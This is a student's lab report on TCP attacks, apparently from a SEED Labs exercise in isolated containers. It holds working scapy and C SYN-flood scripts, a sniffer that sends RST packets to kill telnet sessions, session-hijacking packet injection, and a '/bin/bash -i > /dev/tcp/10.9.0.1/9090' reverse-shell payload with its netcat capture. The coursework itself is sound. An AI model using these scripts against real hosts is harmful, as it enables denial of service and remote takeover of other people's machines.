

## Task 1: SYN Flooding Attack

### **Question: Explain how SYN cookies work**

SYN Cookies function as a defence against SYN flood attacks. SYN Cookies are important to prevent the allocation of memory on the server to connections which have not completed the TCP handshake, by encoding the data of the connection into a cookie and using that to complete the TCP connection, rather than storing it in the server. Without SYN Cookies, the small amount of memory taken up by creating a half-open TCP connection could be repeated thousands of times to flood the server memory and prevent new connections from being created. With SYN Cookies, no memory is allocated until the user has completed the handshake. While attackers could complete the TCP handshake to actually allocate memory and perform a TCP connect flood, this would require un-spoofed IP addresses (to respond with the correct ACK), and the attacker must spend more of their own resources to accomplish this (bandwidth, connection memory).

```
root@89ea915f2767:/# telnet 10.9.0.5
```

```
Trying 10.9.0.5...
```

```
telnet: Unable to connect to remote host: Connection timed out
```

## Task 1.1: Launching the Attack Using Python

First, I needed to set up the destination IP and port to target the victim's TCP connection:

```
1#!/bin/env python3
2from scapy.all import IP, TCP, send
3from ipaddress import IPv4Address
4from random import getrandbits
5ip = IP(dst="10.9.0.5")
6tcp = TCP(dport=23, flags='S')
7pkt = ip/tcp
8while True:
9    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
10    pkt[TCP].sport = getrandbits(16) # source port
11    pkt[TCP].seq = getrandbits(32) # sequence number
12    send(pkt, verbose = 0)
```

The IP destination is set to the victim's machine, and the destination port is set to 23, the TCP connection port.

Next, to prepare for the SYN flood attack I can inspect the victim's machine and connections:

```
[12/02/25] seed@VM:~/.../A6_Labsetup$ docksh 155
root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.11:44411        0.0.0.0:*              LISTEN
root@1559e78e98c1:/# █
```

The victim container begins with its typical TCP listening channels

Next, I can run the synflood.py attack on the attacker container:

```
[12/02/25] seed@VM:~/.../A6_Labsetup$ docksh seed-attacker
root@VM:/# ./volumes/synflood.py
```

This will flood the victim's machine's TCP connection backlog:

```

root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.11:44411        0.0.0.0:*               LISTEN
tcp      0      0 10.9.0.5:23            197.60.224.81:44395     SYN_RECV
tcp      0      0 10.9.0.5:23            41.128.100.39:65489     SYN_RECV
tcp      0      0 10.9.0.5:23            51.215.28.214:1236     SYN_RECV
tcp      0      0 10.9.0.5:23            35.112.17.120:39603    SYN_RECV
tcp      0      0 10.9.0.5:23            67.118.154.65:29197    SYN_RECV
tcp      0      0 10.9.0.5:23            244.6.34.75:50549      SYN_RECV
tcp      0      0 10.9.0.5:23            62.78.209.246:42270    SYN_RECV
tcp      0      0 10.9.0.5:23            68.116.199.35:31013    SYN_RECV
tcp      0      0 10.9.0.5:23            125.149.47.149:18306   SYN_RECV
tcp      0      0 10.9.0.5:23            78.115.146.148:24345   SYN_RECV
tcp      0      0 10.9.0.5:23            82.120.223.95:46427    SYN_RECV
tcp      0      0 10.9.0.5:23            106.142.83.0:52403     SYN_RECV
tcp      0      0 10.9.0.5:23            243.63.229.29:17619    SYN_RECV
tcp      0      0 10.9.0.5:23            168.103.139.48:37701   SYN_RECV
tcp      0      0 10.9.0.5:23            87.149.107.63:19339    SYN_RECV
tcp      0      0 10.9.0.5:23            208.219.127.24:24969   SYN_RECV
tcp      0      0 10.9.0.5:23            89.133.86.161:43935    SYN_RECV
tcp      0      0 10.9.0.5:23            54.219.15.120:32596    SYN_RECV
tcp      0      0 10.9.0.5:23            63.91.1.99:52363       SYN_RECV
tcp      0      0 10.9.0.5:23            99.150.182.103:64073   SYN_RECV
tcp      0      0 10.9.0.5:23            133.244.168.228:63159  SYN_RECV
tcp      0      0 10.9.0.5:23            212.62.181.222:28790   SYN_RECV

```

Now that the backlog is quite full, I can attempt to create a new TCP connection on one of the innocent user machines:

```

root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login: █

```

As shown in this instance, the user was able to get a response from the victim container, and on many repeated attempts and flushes of `tcp_metrics`, I was unable to get a failed connection. My best guess was that the `syn_backlog` was too large, so I went to decrease it:

```

root@1559e78e98c1:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512

```

By reducing the backlog size from 512 down to 200, we can try again

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=200
net.ipv4.tcp_max_syn_backlog = 200
```

This time around there was some delay on developing the TCP connection, so I dropped the backlog size even more:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=100
net.ipv4.tcp_max_syn_backlog = 100
```


Still, with a little more delay, I was able to develop the connection so I dropped the backlog even more:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=50
net.ipv4.tcp_max_syn_backlog = 50
```

Finally, I was able to fully flood the victim's container:

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Additionally, I can run multiple instances of the python program to see when it fully floods the backlog of 512. Seeing that I needed to reduce the backlog to 1/10 its original size to flood it, running 10 attacker instances was able to flood the backlog.



```
seed@VM: ~/A6_Labsetup
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@89ea915f2767:/#
```

## Task 1.2: Launch the Attack Using C

This attack is almost identical to the python attack, with the only difference being that a C program is able to emit packets much much faster than python. By trying the same procedure as before, C is able to (a majority of the time) completely flood the victim even with a syn\_backlog of 512.

```
[12/02/25]seed@VM:~/.../A6_Labsetup$ cd volumes
[12/02/25]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
root@VM:/# ./volumes/synflood 10.9.0.5 23
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

## Task 1.3: Enable the SYN Cookie Countermeasure

First I turned SYN cookies back on on the victim's machine:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Next, I tried to flood the victim with TCP requests from the attacker machine

```
|root@VM:/# ./volumes/synflood 10.9.0.5 23
```

This time though, despite the victim's machine showing a vast amount of SYN\_RECV tcp connections, the user1 machine was able to telnet to the victim without any issue:

```
root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.11:43599        0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp      0      0 10.9.0.5:23             223.109.100.98:9799     SYN_RECV
tcp      0      0 10.9.0.5:23             134.117.46.123:27080    SYN_RECV
tcp      0      0 10.9.0.5:23             178.185.110.26:13696    SYN_RECV
tcp      0      0 10.9.0.5:23             253.230.63.120:24634    SYN_RECV
tcp      0      0 10.9.0.5:23             172.185.185.116:6879    SYN_RECV
tcp      0      0 10.9.0.5:23             119.242.0.1:57259       SYN_RECV
tcp      0      0 10.9.0.5:23             181.200.47.64:22638     SYN_RECV
tcp      0      0 10.9.0.5:23             104.75.239.48:58742     SYN_RECV
tcp      0      0 10.9.0.5:23             124.172.81.15:1522      SYN_RECV
tcp      0      0 10.9.0.5:23             91.224.132.92:11610     SYN_RECV
tcp      0      0 10.9.0.5:23             203.150.145.75:32823    SYN_RECV
tcp      0      0 10.9.0.5:23             120.124.115.66:44757    SYN_RECV
tcp      0      0 10.9.0.5:23             93.71.186.84:10525      SYN_RECV
tcp      0      0 10.9.0.5:23             98.64.46.110:52481      SYN_RECV
tcp      0      0 10.9.0.5:23             123.183.226.25:9866     SYN_RECV
tcp      0      0 10.9.0.5:23             223.25.174.105:17261    SYN_RECV
tcp      0      0 10.9.0.5:23             84.179.210.74:44909     SYN_RECV
tcp      0      0 10.9.0.5:23             223.132.200.118:58140   SYN_RECV
tcp      0      0 10.9.0.5:23             114.182.144.42:49354    SYN_RECV
```

```
|root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login:
```

## Task 2: TCP RST Attacks on telnet Connections

**Launching the attack manually** - By using the boilerplate code on the attacker's machine, I am able to send a packet during the 60s window to close the telnet connection between user1 and the victim's machine. Using Wireshark, I am able to grab the upcoming sequence number and port number used between the user and the victim machine, and by sending these values in a packet of my own I can close the connection prematurely.

Attacker code:

```
telnet_attack.py
~/Desktop/A6_Labsetup/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3ip = IP(src="10.9.0.5", dst="10.9.0.6")
4tcp = TCP(sport=23, dport=50184, flags="R", seq=3745702149)
5
6
7pkt = ip/tcp
8ls(pkt)
9send(pkt, verbose=0)
```

The only differences made here are the src/dst IPs of the packet are changed to be the IP values of the victim's machine and user1, the TCP source port set to 23, and the TCP destination port/sequence value set to values acquired from Wireshark.

Now, when I run "telnet 10.9.0.5" on user1's machine I will have a 60s window before 10.9.0.5 closes the connection. During this time the two machines will send packets back and forth to establish connection:

The screenshot displays a terminal window on the left and a Wireshark packet capture window on the right. The terminal shows a user at the root of a machine with IP 10.9.0.5 attempting to connect to 10.9.0.6 via telnet. The connection is successful, and the user is prompted for a login. The Wireshark window shows a capture of the telnet session. The packet list on the left shows several TELNET packets. The packet details pane on the right shows the selected packet (No. 12) with the following information:

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 50192, Dst Port: 23, Seq: 1322665459, Ack: 2919744681, Len: 24
- Destination Port: 23
- [Stream index: 0]
- [TCP Segment Len: 24]
- Sequence number: 1322665459
- [Next sequence number: 1322665483]

The packet bytes pane at the bottom shows the raw data of the packet, including the TELNET data.



Now, I can look at the most recently sent from the victim's machine and copy the Dst port and next sequence number to my python script. Upon setting these values, I can execute the script from the attacker's machine and close the telnet connection.

The screenshot shows a terminal window on the left and a Wireshark packet capture window on the right.

**Terminal Window:**

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="10.9.0.5", dst="10.9.0.6")
4 tcp = TCP(sport=23, dport=50198, flags="R", seq=3923963586)
5
6 pkt = ip/tcp
7 ls(pkt)
8 send(pkt, verbose=0)
```

The terminal output shows the execution of the script:

```
root@89ea915f2767:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login: Connection closed by foreign host.
root@89ea915f2767:~#
```

The terminal also shows the output of the `ls(pkt)` command:

```
window      : ShortField          = 8192
(8192)
chksum      : XShortField         = None
(None)
urgptr      : ShortField          = 0
(0)
options     : TCPOptionsField     = []
(b'')
```

**Wireshark Window:**

The Wireshark window shows a packet capture of the telnet connection. The packet list shows several packets, with the most recent one (Frame 63) selected. The packet details pane shows the following information:

- Frame 63: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface any, id 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 23, Dst Port: 50198, Seq: 3923963566, Ack: 3640080798, Len: 20
  - Source Port: 23
  - Destination Port: 50198
  - [Stream index: 1]
  - [TCP Segment Len: 20]
  - Sequence number: 3923963566
  - [Next sequence number: 3923963586]
  - Acknowledgment number: 3640080798
  - 1000 .... = Header Length: 32 bytes (8)
  - Flags: 0x018 (PSH, ACK)
  - Window size value: 509
  - [Calculated window size: 65152]

The packet bytes pane shows the raw data of the packet, including the login attempt:

```
0010 45 10 00 48 72 47 40 00 40 06 b4 3c 0a 09 00 05  E HrG@ @: <...
0020 0a 09 00 06 00 17 c4 16 e9 e2 ee ae d8 f7 39 9e  ....h.....G
0030 80 18 01 fd 14 68 00 00 01 01 08 0a c0 a6 d6 47  ....h.....G
0040 27 14 65 0e 0d 0a 4c 6f 67 69 6e 20 74 69 6d 65  '.e..Lo gin time
0050 64 20 6f 75 74 20 61 66 74 65 72 20 36 30 20 73  d out af ter 60 s
0060 65 63 6f 6e 64 73 2e 0d 0a                      econds..
```

As seen, the actual “Login failed after 60 seconds” message is seen on Wireshark with the sequence number and src/dst IP and src/dst port after the 60 seconds has elapsed. This packet doesn’t do anything though, as user1 is no longer listening:

The screenshot shows a Wireshark packet capture window. The packet list shows several packets, with the most recent one (Frame 83) selected. The packet details pane shows the following information:

- Frame 83: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface any, id 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 23, Dst Port: 50198, Seq: 3923963586, Ack: 3640080798, Len: 37
  - Source Port: 23
  - Destination Port: 50198
  - [Stream index: 1]
  - [TCP Segment Len: 37]
  - Sequence number: 3923963586
  - [Next sequence number: 3923963623]
  - Acknowledgment number: 3640080798
  - 1000 .... = Header Length: 32 bytes (8)
  - Flags: 0x018 (PSH, ACK)
  - Window size value: 509
  - [Calculated window size: 65152]

The packet bytes pane shows the raw data of the packet, including the login attempt:

```
0020 0a 09 00 06 00 17 c4 16 e9 e2 ee c2 d8 f7 39 9e  ....h.....G
0030 80 18 01 fd 14 68 00 00 01 01 08 0a c0 a6 d6 47  ....h.....G
0040 27 14 65 0e 0d 0a 4c 6f 67 69 6e 20 74 69 6d 65  '.e..Lo gin time
0050 64 20 6f 75 74 20 61 66 74 65 72 20 36 30 20 73  d out af ter 60 s
0060 65 63 6f 6e 64 73 2e 0d 0a                      econds..
```




### Launching the attack automatically:

To launch the attack automatically I can modify this script into a sniffer, and this sniffer will constantly emit packets with the tag "R" (reset) when it detects packets going/coming from port 23:

```
def spoof_telnet(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt[TCP].seq+1)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

pkt = sniff(iface='br-5300c4e9b79b', filter='port 23', prn=spoof_telnet)
```

Now, when I have this program looping the user1 attempting a telnet connection will get blocked without any manually inputted values from wireshark:



The image shows two terminal windows from a VM named 'seed@VM: ~/.../A6\_Labsetup'.

The top terminal window shows a telnet session:

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login: dConnection closed by foreign host.
root@89ea915f2767:/#
```

The bottom terminal window shows a packet capture analysis of a TCP reset packet:

| Field    | Value               | Length | Offset |
|----------|---------------------|--------|--------|
| dataofs  | BitField (4 bits)   | 4      | 0      |
| reserved | BitField (3 bits)   | 3      | 4      |
| flags    | FlagsField (9 bits) | 9      | 7      |
| g 2 (S)> |                     |        |        |
| window   | ShortField          | 2      | 16     |
| chksum   | XShortField         | 2      | 18     |
| urgptr   | ShortField          | 2      | 20     |
| options  | TCPOptionsField     |        | 22     |

This function does seem to work a bit inconsistently, or slowly at least. Since it would be sending out packets with port 23, it's a bit of an infinitely looping function once it starts. Because of this, it can take a couple seconds for the reset packet with the proper sequence value to reach the target.

**Question. Can this attack still be carried out if the attacker cannot sniff the network traffic between the two hosts? Hint: Refer to the textbook.**

No, without being able to sniff the network traffic the attacker will be unable to carry out an RST attack on a telnet connection. Without packet sniffing, the attacker cannot know the port the telnet connection is using, as well as the sequence number used.

## Task 3: TCP Session Hijacking

In this attack I used code pretty similar to Task 1:

```
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50578, dport=23, flags="A", seq=919830085, ack=125984927)
data = "\r touch canary\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

The IP src was from user1, the user whose session I was hijacking, and the destination was the victim's server, the target where I was executing the code.

From wireshark I needed to find the latest packet sent from 10.9.0.6 to 10.0.9.5. Once I found this packet, I could use the packet's source port, next sequence number, and ack values to send a fake packet to run 'touch canary' on the victim's machine. Once I executed this code while the connection was open, user1's terminal froze, and upon re-entering the telnet connection I was able to find that my code ran successfully:

```
|seed@2d4dcbb28e68:~$ ls
|canary
```

Side note: for the longest time I had forward slashes in my data instead of backslashes, what a nightmare debug LOL

## Task 4: Creating Reverse Shell using TCP Session Hijacking

This task is pretty similar to the one above, but instead of running “\r touch canary\r”, the line “\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r” is sent to be executed on the victim machine. By placing this line into the data value of the packet and repeating the process of acquiring the port, sequence, and ack values from the telnet connection, I am able to create a reverse shell:

The screenshot displays a terminal window and Wireshark network traffic analysis tool. The terminal shows a user running a netcat listener on port 9090, which receives a connection from 10.9.0.5. The user then runs a script named `telnet_attack.py` to hijack the session. The script sends a packet with a payload that sets up a reverse shell using `/bin/bash` connected to `10.9.0.1/9090`. Wireshark captures the network traffic, showing a list of packets and a detailed view of the selected packet (No. 111). The packet details show it is an ACK packet from 10.9.0.6 to 10.9.0.5, with a sequence number of 2736535545 and an acknowledgment number of 625647925. The packet data field shows the raw bytes of the hijacked session.

```
seed@VM: ~/A6_Labsetup
seed@VM: ~/A6_Labsetup
seed@VM: ~/A6_Labsetup
seed@VM: ~/A6_Labsetup
853e5cbef80e user2-10.9.0.7
2d4dcbb28e68 victim-10.9.0.5
146b51f79fc4 seed-attacker
eac61a7b5539 user1-10.9.0.6
[12/02/25]seed@VM:~/A6_Labsetup$ docksh seed-attacker
root@VM:~# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43092
seed@2d4dcbb28e68:~$ whoami
whoami
seed
seed@2d4dcbb28e68:~$
```

```
telnet_attack.py
29     pkt = ip/tcp/data
30     send(pkt, verbose=0)
31
32 pkt = sniff(iface='br-f209b17304ec', filter='port 23', prn=spoof_telnet)
33
34
35 ip = IP(src="10.9.0.6", dst="10.9.0.5")
36 tcp = TCP(sport=50598, dport=23, flags="A", seq=2736535545, ack=625647925)
37 data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
38 pkt = ip/tcp/data
39 ls(pkt)
40 send(pkt, verbose=0)
41
```

Wireshark Capturing from any

| No. | Time                   | Source   | Destination | Protocol |
|-----|------------------------|----------|-------------|----------|
| 87  | 2025-12-02 23:42:39... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 91  | 2025-12-02 23:42:39... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 95  | 2025-12-02 23:42:39... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 99  | 2025-12-02 23:42:39... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 103 | 2025-12-02 23:42:40... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 107 | 2025-12-02 23:42:40... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 111 | 2025-12-02 23:42:40... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 115 | 2025-12-02 23:42:40... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 119 | 2025-12-02 23:42:40... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 123 | 2025-12-02 23:42:40... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 127 | 2025-12-02 23:42:40... | 10.9.0.5 | 10.9.0.6    | TEL      |
| 151 | 2025-12-02 23:43:12... | 10.9.0.6 | 10.9.0.5    | TEL      |
| 156 | 2025-12-02 23:43:12... | 10.9.0.5 | 10.9.0.6    | TEL      |

Frame 111: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface  
Linux cooked capture  
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
Transmission Control Protocol, Src Port: 50598, Dst Port: 23, Seq: 2736535545  
Source Port: 50598  
Destination Port: 23  
[Stream index: 0]  
[TCP Segment Len: 2]  
Sequence number: 2736535545  
Acknowledgment number: 625647925  
1000 ... = Header Length: 32 bytes (8)  
Flags: 0x018 (PSH, ACK)  
Window size value: 582  
[calculated window size: 642567]

0000 00 03 00 01 00 06 02 42 0a 09 00 06 00 00 08 00 .....B.....  
0010 45 10 00 36 a1 82 40 00 40 06 85 13 0a 09 00 06 E...6...0...  
0020 0a 09 00 05 c5 a6 00 17 a3 1c 37 f7 25 aa a1 35 .....-7%J.5  
0030 80 18 01 f6 14 45 00 00 01 01 00 0a 27 a6 14 23 .....E.....#  
0040 c1 37 9a 2b 0d 00 .....7+...

Next sequence number (tcp.nextseq) Packets: 240 - Displayed: 34 (14.2%) Profile: Default